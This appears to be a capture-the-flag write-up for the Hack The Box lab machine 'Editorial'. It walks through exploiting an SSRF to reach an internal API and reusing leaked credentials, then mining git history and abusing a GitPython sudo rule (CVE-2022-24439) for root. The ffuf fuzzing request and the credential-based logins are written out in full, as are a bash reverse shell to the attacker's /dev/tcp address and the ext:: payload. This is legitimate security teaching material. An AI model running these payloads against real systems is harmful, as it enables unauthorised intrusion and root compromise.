HTB - Editorial
Overview
/upload-cover accepts a URL → SSRF → ffuf finds internal API on 127.0.0.1:5000 → /api/latest/metadata/messages/authors leaks dev credentials → SSH as dev → git history in ~/apps leaks prod credentials → su prod → sudo runs a GitPython clone script → ext:: payload (CVE-2022-24439) → rootEditorial is a publishing platform with a book submission form. The form accepts a cover image either as a file upload or as a URL, and the server fetches that URL itself. That single design decision turns the page into a server-side request forgery primitive pointed straight at localhost, where an internal Flask API is listening on port 5000. One of its endpoints returns the welcome email template sent to new authors, credentials included. Those credentials work over SSH. From there the box becomes an exercise in reading git history: a repository in the user’s home directory contains a commit that downgraded the API from a production account to a development one, and the diff still holds the production password. The prod user has a sudo rule for a Python script that wraps GitPython’s clone_from, which is exploitable through git’s ext:: transport (CVE-2022-24439) for a clean root shell.



Enumeration
Port Scan
nmap --privileged -sCV -vv -Pn -oN initial 10.129.19.25PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp open http syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editorial.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelTwo ports. OpenSSH 8.9p1 on Ubuntu 22.04 has no useful pre-auth weakness, so everything hangs off the web server. The scan already gives away the hostname: nginx redirects to editorial.htb rather than serving on the bare IP, which means name-based virtual hosting.
Add it to /etc/hosts and rescan:
echo "10.129.19.25 editorial.htb" | sudo tee -a /etc/hosts
nmap --privileged -sCV -vv -Pn -oN initial2 10.129.19.25
80/tcp open http syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Editorial Tiempo Arriba
|_http-server-header: nginx/1.18.0 (Ubuntu)The redirect resolves and the real title appears: Editorial Tiempo Arriba, a Spanish-language book publisher.

The Upload Feature
The site is a small brochure application. The interesting page is /upload, a “publish with us” form collecting a book name, a description, contact details, and a cover image. Every field is ordinary text except the cover, which offers two ways to supply the same thing: a Browse file picker, or a text box labelled Cover URL related to your book or. A Preview button renders the result.

A file picker and a URL box feeding one field is the tell. The file path is handled in the browser, but a URL has to be dereferenced by something, and the only thing positioned to do that is the server.
Confirming the SSRF
Before guessing at internal services, establish that the server really does the fetching. Point the field at a listener you control and watch for the callback. A raw nc listener beats python3 -m http.server here because it prints the full request, headers included:
nc -lvnp 80Put the attacking host’s VPN address in the cover URL field and hit Preview:

listening on [any] 80 ...
connect to [10.10.14.26] from (UNKNOWN) [10.129.19.25] 43050
GET /bookurl HTTP/1.1
Host: 10.10.14.26
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
The request arrives from the machine’s own address, not from the browser. That confirms three things at once: the fetch is server-side, it is not restricted to a whitelist of hosts, and Preview triggers it without needing the rest of the form filled in.
The User-Agent is the bonus. python-requests/2.25.1 names the library doing the fetching, which sets expectations for what the SSRF can reach. requests follows redirects by default and speaks only HTTP and HTTPS, so file:// and gopher:// are off the table, but plain HTTP against loopback is exactly what it is built for. Everything after this is a matter of choosing better targets than an external listener.
Submitting the form posts to /upload-cover carrying two fields. bookfile is the ordinary upload path and stays empty. bookurl is the one the server dereferences.
The response is not the fetched content. It is a path:
static/uploads/9a06080c-9cdc-46d3-8fd0-36be6f868f43The application downloads whatever bookurl points at, writes the response body to a randomly named file under static/uploads/, and hands back the path. Retrieving that path returns the fetched bytes verbatim. That is a fully readable SSRF, not a blind one, which is the difference between guessing at internal services and reading their responses directly.
When nothing storable comes back, the application falls back to a stock placeholder image and returns its path instead:
/static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpegNote the inconsistency, because it bites when scripting this: the stored path comes back without a leading slash (51 bytes), the placeholder with one (61 bytes). Concatenating the response onto the host blindly produces http://editorial.htbstatic/uploads/… and a confusing failure.
Pinning down exactly when that fallback fires is worth a minute, because it decides what any automation will be able to see. In Burp, first a port with nothing listening on it:


Then 127.0.0.1 itself on port 80, which is definitely open:
| Closed port (2614) | Open port (80) | |
|---|---|---|
| Status | 200 OK | 200 OK |
Content-Length | 61 | 61 |
| Body | placeholder .jpeg path | placeholder .jpeg path |
| Time | 219 ms | 20,245 ms |
Status, length and body are byte-identical. The application answers 200 no matter what happens behind the scenes, so a status-code filter is worthless and a length filter cannot separate these two.
The twenty-second gap looks like an oracle, and it is worth being clear that it is not one. Port 22 is open, and it also returns the placeholder instantly. requests speaks only HTTP and HTTPS, as its own User-Agent already advertised, so it gives up on an SSH banner as fast as it gives up on a refused connection. The delay on port 80 is a request looping back into the server that is making it, which is its own anomaly rather than the signature of an open port.
So timing separates nothing reliably, and that leaves a single usable signal with a constraint attached: this enumerates HTTP servers, not open ports. A port only looks different when it returns something the application is willing to store, which yields a static/uploads/ path instead of the placeholder. Anything not speaking HTTP stays invisible no matter how open it is.
The placeholder is therefore the signature to filter on. It means “nothing storable came back”, and anything else means a web server answered.
Foothold
Fuzzing Internal Ports Through the SSRF
The nginx instance on port 80 is a reverse proxy. Whatever it proxies to is bound to loopback and unreachable from outside, but the SSRF is inside the loopback boundary. Fuzzing http://127.0.0.1:FUZZ across the full port range enumerates every internal web server.
Save the submission to upload.req with FUZZ standing in for the port:
POST /upload-cover HTTP/1.1
Host: editorial.htb
Content-Type: multipart/form-data; boundary=----geckoformboundaryeda531862e94c5779c47eaea7ef9ca74

------geckoformboundaryeda531862e94c5779c47eaea7ef9ca74
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:FUZZ
------geckoformboundaryeda531862e94c5779c47eaea7ef9ca74
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream


------geckoformboundaryeda531862e94c5779c47eaea7ef9ca74--
Build a wordlist of every port and feed that request to ffuf:
seq 1 10000 > ports.txt

ffuf -u http://editorial.htb/upload-cover \
     -request upload.req \
     -w ports.txt \
     -fr /static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg \
     -o ffuf-upload-cover
-request upload.reqreplays the captured multipart POST verbatim, so the boundary, headers and emptybookfilepart all stay intact-frfilters responses whose body matches that regex, discarding every request that fell through to the placeholder imageFUZZin the request body is substituted per line
Exactly one port survives the filter:
FUZZ: 5000 Status: 200 Size: 51 Words: 1 Lines: 1Note what is not in that list. Port 80 is open, and it still returned the placeholder, so the filter discarded it along with the other 9,998 closed ports. Only 5000 produced a stored response, at 51 bytes rather than 61: a static/uploads/ path instead of the fallback image. That port is the Flask development server default, and it is not reachable through the proxy.
Mapping the Internal API
Point the SSRF at the service root, then fetch the stored file it hands back:
curl -s "http://editorial.htb/$(curl -s http://editorial.htb/upload-cover \
  -F 'bookurl=http://127.0.0.1:5000/' \
  -F 'bookfile=@/dev/null')" | jq .
Two details make the difference between this working and silently returning the placeholder:
bookfile=@/dev/nullsends a real, empty file part. Writing-F 'bookfile='instead emits a field with nofilenameand noContent-Type, so Flask’srequest.filesnever sees it and the handler takes a different branch.- The
/after the hostname is required, because the response omits it.
| |
The API documents itself. Six endpoints, no authentication, because it was designed to sit behind the proxy and never be reachable from outside.
The index is not entirely honest. It advertises /api/latest/metadata as the endpoint for “the last version of api”, but requesting it returns a Flask 404, with or without a trailing slash. The service root / is what actually serves this listing. The leaf endpoints under /api/latest/metadata/… all work, so only the parent route is missing.
That failure is easy to misread: the SSRF still succeeds, still stores a file, and still hands back a static/uploads/ path. Fetching it just returns the internal API’s 404 page rather than JSON, and jq reports parse error: Invalid numeric literal. The error is coming from the inner request, not the outer one.
Each subsequent endpoint is queried the same way, changing only the bookurl. /api/latest/metadata/changelog lists the version history:
| |
Four API versions, all still routed. No credentials here, but the fact that this service tracks its own history is worth remembering: something on this box is under version control.
Leaking the dev Credentials
The new_authors endpoint returns “the welcome message sended to our new authors.” A welcome message for a new account is a strong candidate for containing that account’s initial password.
curl -s http://editorial.htb/upload-cover \
     -F 'bookurl=http://127.0.0.1:5000/api/latest/metadata/messages/authors' \
-F 'bookfile=@/dev/null'static/uploads/9a06080c-9cdc-46d3-8fd0-36be6f868f43curl -s http://editorial.htb/static/uploads/9a06080c-9cdc-46d3-8fd0-36be6f868f43 | jq .{
"template_mail_message": "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: dev\nPassword: dev080217_devAPI!@\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, Editorial Tiempo Arriba Team."
}Credentials in the clear: dev:dev080217_devAPI!@.
The message even tells the recipient to change the password immediately, which nobody did.
Working through the rest of the index is quick, and half of it is fiction. Only three of the six advertised endpoints actually resolve:
| Advertised endpoint | Result |
|---|---|
/ (not listed) | the index itself |
…/messages/authors | dev credentials |
…/messages/coupons | two expired coupon codes |
…/metadata/changelog | version history |
…/messages/promos | 404 |
…/messages/how_to_use_platform | 404 |
/api/latest/metadata | 404 |
The coupons response is real data but useless here:
[{"2anniversaryTWOandFOURread4":{"contact_email_2":"[email protected]","valid_until":"12/02/2024"}},
 {"frEsh11bookS230":{"contact_email_2":"[email protected]","valid_until":"31/11/2023"}}]
A self-documenting index that lists routes which were never implemented is worth remembering as a pattern. It costs nothing to try them all, and the one that does work is the one that matters.
SSH as dev
The credentials are for “our internal forum and authors site,” not for the operating system. Password reuse across services is worth one test regardless:
sshpass -p 'dev080217_devAPI!@' ssh [email protected]dev@editorial:~$ id
uid=1001(dev) gid=1001(dev) groups=1001(dev)cat user.txtc8a9****************************Privilege Escalation
Local Enumeration
dev has no sudo rights and no unusual group membership. The home directory is the more interesting target:
ls -la ~drwxrwxr-x 4 dev dev 4096 Jun 5 14:36 appsls -la ~/appstotal 12
drwxrwxr-x 3 dev dev 4096 Jun 5 14:36 .
drwxr-x--- 4 dev dev 4096 Jun 5 14:36 ..
drwxr-xr-x 8 dev dev 4096 Jun 5 14:36 .gitAn apps directory containing nothing but a .git folder. git status says why:
cd ~/apps
git status
On branch master
Changes not staged for commit:
deleted: app_api/app.py
deleted: app_editorial/app.py
deleted: app_editorial/static/css/bootstrap-grid.css
<...SNIP...>
no changes added to commit (use "git add" and/or "git commit -a")The working tree was deleted, but the deletions were never committed. HEAD still references every one of those files, and the object database still holds their contents. Every version of every file the repository ever tracked is recoverable.
This is the same class of finding as the exposed .git directory on Gavel
, with the recovery step reversed: there, the repository had to be pulled off a web server before it could be read. Here it is already local, and the question is only what the history contains.
Mining the Git History
git log --oneline8ad0f31 (HEAD -> master) fix: bugfix in api port endpoint
dfef9f2 change: remove debug and update api port
b73481b change(api): downgrading prod to dev
1e84a03 feat: create api to editorial info
3251ec9 feat: create editorial appFive commits, all by dev-carlos.valderrama <[email protected]>, and the messages do the work for us. change(api): downgrading prod to dev describes exactly the kind of change that leaves a secret behind: something was switched from a production account to a development one, which means the production value existed in the tree beforehand.
Show that commit:
git show b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae change(api): downgrading prod to dev
* To use development environment.
diff --git a/app_api/app.py b/app_api/app.py
--- a/app_api/app.py
+++ b/app_api/app.py
@@ -64,7 +64,7 @@ def index():
@app.route(api_route + '/authors/message', methods=['GET'])
def api_mail_new_authors():
return jsonify({
- 'template_mail_message': "Welcome to the team! ... Username: prod\nPassword: 080217_Producti0n_2023!@ ..."
+ 'template_mail_message': "Welcome to the team! ... Username: dev\nPassword: dev080217_devAPI!@ ..."
}) # TODO: replace dev credentials when checks passThe commit that “downgraded prod to dev” replaced one hardcoded credential pair with another, and left a TODO promising to deal with it later. Removing a secret in a later commit does not remove it from the repository. It only removes it from HEAD.
Second credential pair: prod:080217_Producti0n_2023!@.
Lateral Movement to prod
su prodPassword:
prod@editorial:/home/dev/apps$ id
uid=1000(prod) gid=1000(prod) groups=1000(prod)sudo -lMatching Defaults entries for prod on editorial:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User prod may run the following commands on editorial:
(root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *A single sudo rule, ending in a wildcard. env_reset and secure_path mean the usual environment-variable tricks are closed off, so PATH and PYTHONPATH poisoning are not on the table. The wildcard is the whole attack surface: it controls the script’s argument, so whatever that argument reaches inside the script is reachable as root.
The Clone Script
ls -la /opt/internal_apps/clone_changes/clone_prod_change.py-rwxr-x--- 1 root prod 256 Jun 4 11:30 /opt/internal_apps/clone_changes/clone_prod_change.pyOwned by root, group prod, and unreadable by anyone else. The group bit is the only reason its contents can be inspected at all, which makes reviewing it the obvious next move rather than firing blindly at the sudo rule.
cat /opt/internal_apps/clone_changes/clone_prod_change.py | |
Eleven lines, and every one of them matters:
| Line | Effect |
|---|---|
from git import Repo | GitPython, a Python wrapper that shells out to the real git binary |
url_to_clone = sys.argv[1] | The attacker-controlled argument, taken with no validation |
clone_from(url_to_clone, ...) | Passes that string to git clone |
multi_options=["-c protocol.ext.allow=always"] | Explicitly re-enables git’s ext:: transport |
There is no filtering on the URL at all. It is not checked for a scheme, a host, or a leading dash.
CVE-2022-24439: The ext:: Transport
Git supports pluggable remote helpers. The ext:: transport is one of them, and it is the most dangerous: the remainder of the URL is executed as a shell command, and git speaks its protocol over that command’s stdin and stdout. A remote of ext::sh -c whoami runs whoami.
Because this is so obviously abusable, modern git restricts it. The protocol.ext.allow setting defaults to user, which permits ext:: only when the user typed the URL directly, not when it arrives through a clone of another repository or through a tool. CVE-2022-24439
is GitPython’s failure to validate the URL passed to clone_from, allowing that string to reach git untouched. It affects GitPython before 3.1.30 and is tracked as GHSA-hcpj-qp55-gfph
.
This script makes the situation worse than the CVE alone. Even a patched git would refuse the transport here, except that multi_options passes -c protocol.ext.allow=always and turns the protection off deliberately. The unvalidated argument and the disabled guard combine into unauthenticated command execution as root.
On the target, write the payload and make it executable:
cat > /tmp/root-shell.sh <<'EOF'
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.26/2614 0>&1
EOF

chmod +x /tmp/root-shell.sh
Start a listener on the attacking machine before triggering anything, because the callback is immediate:
nc -lvnp 2614Then fire it through the sudo rule:
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::/tmp/root-shell.sh'No sh -c wrapper is needed. ext:: treats everything after the prefix as the command to run, so pointing it straight at an executable with a shebang is enough. Git executes the script as root expecting to speak the pack protocol over its stdout, and the reverse shell fires long before git decides the output is not a valid pack stream. The clone fails. It has already served its purpose.
ext:: string on spaces. A single executable path, as above, has none and needs no escaping. If a command with arguments is wanted instead, % escapes a space: ext::sh -c bash% /tmp/shell.sh passes bash /tmp/shell.sh as one argument. Writing that with a literal space instead silently runs bash with the script as $0, and nothing happens.Root
The listener catches the shell:
listening on [any] 2614 ...
connect to [10.10.14.26] from (UNKNOWN) [10.129.19.25] 35412
root@editorial:/opt/internal_apps/clone_changes# id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt3f62****************************Summary
| Step | Technique |
|---|---|
| Discovery | nginx redirect leaks the editorial.htb vhost |
| Enumeration | /upload-cover fetches an attacker-supplied URL and stores the response under static/uploads/ |
| SSRF | ffuf over http://127.0.0.1:FUZZ, filtering the placeholder-image fallback with -fr, finds Flask on port 5000 |
| Credentials | /api/latest/metadata/messages/authors returns the new-author welcome mail containing dev:dev080217_devAPI!@ |
| User | Password reuse: the API credential is also the SSH password |
| Lateral | git log in ~/apps, git diff 1e84a03 b73481b recovers prod:080217_Producti0n_2023!@ |
| PrivEsc | Sudo rule wraps GitPython clone_from with protocol.ext.allow=always; ext::<script> (CVE-2022-24439) executes as root |
Key Takeaways
The SSRF here is worth more than the usual blind variant because the application returns the fetched body. A form field that accepts a URL and stores the result is a read primitive against every service bound to loopback, and loopback is precisely where developers put the things they consider internal enough to skip authentication on. The internal API on port 5000 had no auth, documented its own endpoints, and served credentials in plaintext, all defensible decisions in isolation under the assumption that nothing outside the reverse proxy could reach it. The fix is not only to validate the URL, which is difficult to get right against DNS rebinding and redirect chains, but to stop treating network position as an authentication boundary. Requiring a token on the internal API would have broken the chain at its first link.
Two of the three steps on this box are the same mistake at different layers: a secret written into a file and then relied on to stay private. The welcome-email template held a live password because someone hardcoded it rather than generating one per account, and the git history held a second one because a later commit “removed” it. Rewriting history with filter-repo after a leak, and rotating the credential regardless, is the only correct response. On the escalation side, the sudoers wildcard is the more instructive detail. clone_prod_change.py * looks tightly scoped because it names one specific script, but the wildcard hands the attacker the script’s only input. That is the same shape as the misconfigured sudo rules on Expressway
and Conversor
: the rule constrains the binary and leaves the argument free, and the argument is where all the control lives. Anything that hands attacker input to a subprocess builder, whether GitPython, an ORM, or a template engine, needs its input validated by the caller, because the library will do exactly what it is asked.